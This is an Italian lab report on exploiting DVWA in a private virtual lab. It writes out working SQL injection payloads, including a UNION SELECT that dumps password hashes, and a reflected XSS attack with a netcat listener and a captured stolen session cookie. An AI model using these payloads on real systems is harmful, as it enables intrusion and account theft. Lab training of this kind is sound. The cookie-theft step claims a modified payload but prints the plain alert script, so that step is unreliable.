REPORT ESERCIZIO PRATICO

Sfruttamento Vulnerabilita XSS e SQL Injection

Lorenzo Sanna - 12/05/2026

Kali Linux	192.168.20.102
Target (DVWA/Metasploitable)	192.168.20.101/24
Security Level DVWA	LOW
Vulnerabilita testate	XSS Reflected, SQL Injection

Obiettivi dell'Esercitazione

Lo scopo di questa esercitazione è stato quello di configurare un laboratorio virtuale e sfruttare con successo due tipologie di vulnerabilita web presenti sulla DVWA:

- Cross-Site Scripting (XSS) Reflected: iniezione di script JavaScript malevoli tramite parametri URL.
- SQL Injection: manipolazione delle query SQL per estrarre dati sensibili dal database.

Entrambe le vulnerabilita sono state testate con il livello di sicurezza impostato su LOW, che non applica alcun meccanismo di sanitizzazione o validazione degli input.

Configurazione del Laboratorio

Topologia di Rete

Il laboratorio virtuale è composto da due macchine collegate sulla stessa rete locale:

192.168.20.102	Attaccante - Kali Linux
192.168.20.101	Target - Metasploitable / DVWA

Verifica della Connettività

Prima di procedere, è stata verificata la raggiungibilita tra le due macchine con il comando ping:

ping 192.168.20.101 - da Kali verso Metaesploitable

La risposta positiva ha confermato che le due macchine potevano comunicare correttamente sulla rete locale.

Configurazione della DVWA

1. Accesso alla DVWA tramite browser Firefox su Kali Linux all'indirizzo: http://192.168.20.101/dvwa
2. Login con le credenziali di default (admin / password).
3. Navigazione in DVWA Security e impostazione del Security Level su LOW.
4. Click su Submit per applicare le modifiche.

Con il livello LOW, la DVWA non applica alcun filtraggio sugli input, rendendo le vulnerabilita facilmente sfruttabili.

Sfruttamento - SQL Injection


Il primo passo è stato verificare il comportamento normale dell'applicazione, inserendo un ID valido nel campo User ID:

URL: http://192.168.20.101/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#

L'applicazione ha risposto correttamente restituendo i dati dell'utente con ID 1:

ID	1
First name	admin
Surname	admin

Questo ha confermato che il campo id viene direttamente utilizzato nella query SQL senza sanitizzazione.



Rottura della Query

Il secondo test ha verificato se il campo fosse vulnerabile iniettando un apice singolo (') per rompere la sintassi SQL, seguito da una condizione sempre vera:

Payload: 1' OR '1'='1
URL: http://192.168.20.101/dvwa/vulnerabilities/sqli/?id=1'+OR+'1'%3D'1&Submit=Submit#


La query originale del backend era presumibilmente:
SELECT first_name, last_name FROM users WHERE user_id = '$id';

Con il payload iniettato, la query diventa:
SELECT first_name, last_name FROM users WHERE user_id = '1' OR '1'='1';

La condizione OR '1'='1' è sempre vera, quindi la query ha restituito TUTTI gli utenti presenti nel database:

First name	Surname
admin	admin
Gordon	Brown
Hack	Me
Pablo	Picasso
Bob	Smith

Questo ha confermato la vulnerabilita alla SQL Injection.




Estrazione di Dati Sensibili con UNION SELECT

Con la conferma della vulnerabilita, il passo successivo è stato sfruttarla per estrarre username e password hash dal database usando una UNION SELECT:

Payload: 1' UNION SELECT user, password FROM users#
URL:
http://192.168.20.101/dvwa/vulnerabilities/sqli/?id=1'+UNION+SELECT+user%2C+password+FROM+users%23&Submit=Submit#

Il carattere # commenta il resto della query originale. Il risultato ha restituito gli hash MD5 delle password di tutti gli utenti:

Username (First name)	Password Hash (Surname)
admin	5f4dcc3b5aa765d61d8327deb882cf99
gordonb	e99a18c428cb38d5f260853678922e03
1337	8d3533d75ae2c3966d7e0d4fcc69216b
pablo	0d107d09f5bbe40cade3de5c71e9e9b7
smithy	5f4dcc3b5aa765d61d8327deb882cf99




Sfruttamento - Cross-Site Scripting (XSS) Reflected

Test Iniziale

Il primo test ha verificato la presenza della vulnerabilita iniettando un semplice alert JavaScript nel parametro name:

Payload: <script>alert('XSS')</script>
URL: http://192.168.20.101/dvwa/vulnerabilities/xss_r/?name=<script>alert('XSS')</script>#

Il browser ha eseguito lo script e ha mostrato una finestra di dialogo con il testo 'XSS', confermando la vulnerabilita.



Esfiltrazione del Cookie

Il passo finale è stato avviare un listener Netcat sulla porta 12345:

nc -l -p 12345


Il payload XSS è stato modificato per fare in modo che il browser della vittima esegua una richiesta HTTP verso il listener dell'attaccante, includendo il cookie nell'URL:

Payload: <script>alert('XSS')</script>
URL: http://192.168.20.101/dvwa/vulnerabilities/xss_r/?name=<script>alert('XSS')</script>#

Quando la vittima visita la pagina con il payload nell'URL, il suo browser esegue lo script e invia una richiesta GET al listener Netcat su Kali Linux. Il listener ha ricevuto la seguente richiesta HTTP:

GET /?cookie=security=low;%20PHPSESSID=20b985053368fdb5236c30aea147f0f2 HTTP/1.1
Host: 127.0.0.1:12345
Cookie:
gophish=MTc3ODIzMzk2OHw4YUFRaGNzaTRtRnFaNFFFZmtvOHlLc1AySkoxMzJaN1M1TVVBNGtxejQ4UjZ4QmQ3UkJ0MHN3M3lTRmlqaTV4a05jSVp4VG85SE...

L'attaccante ha cosi ricevuto il PHPSESSID della vittima (20b985053368fdb5236c30aea147f0f2), che puo essere usato per impersonarne la sessione.



Conclusioni

L'esercitazione ha dimostrato con successo come vulnerabilita di tipo SQL Injection e XSS Reflected, se non adeguatamente mitigate, possano portare a gravi conseguenze.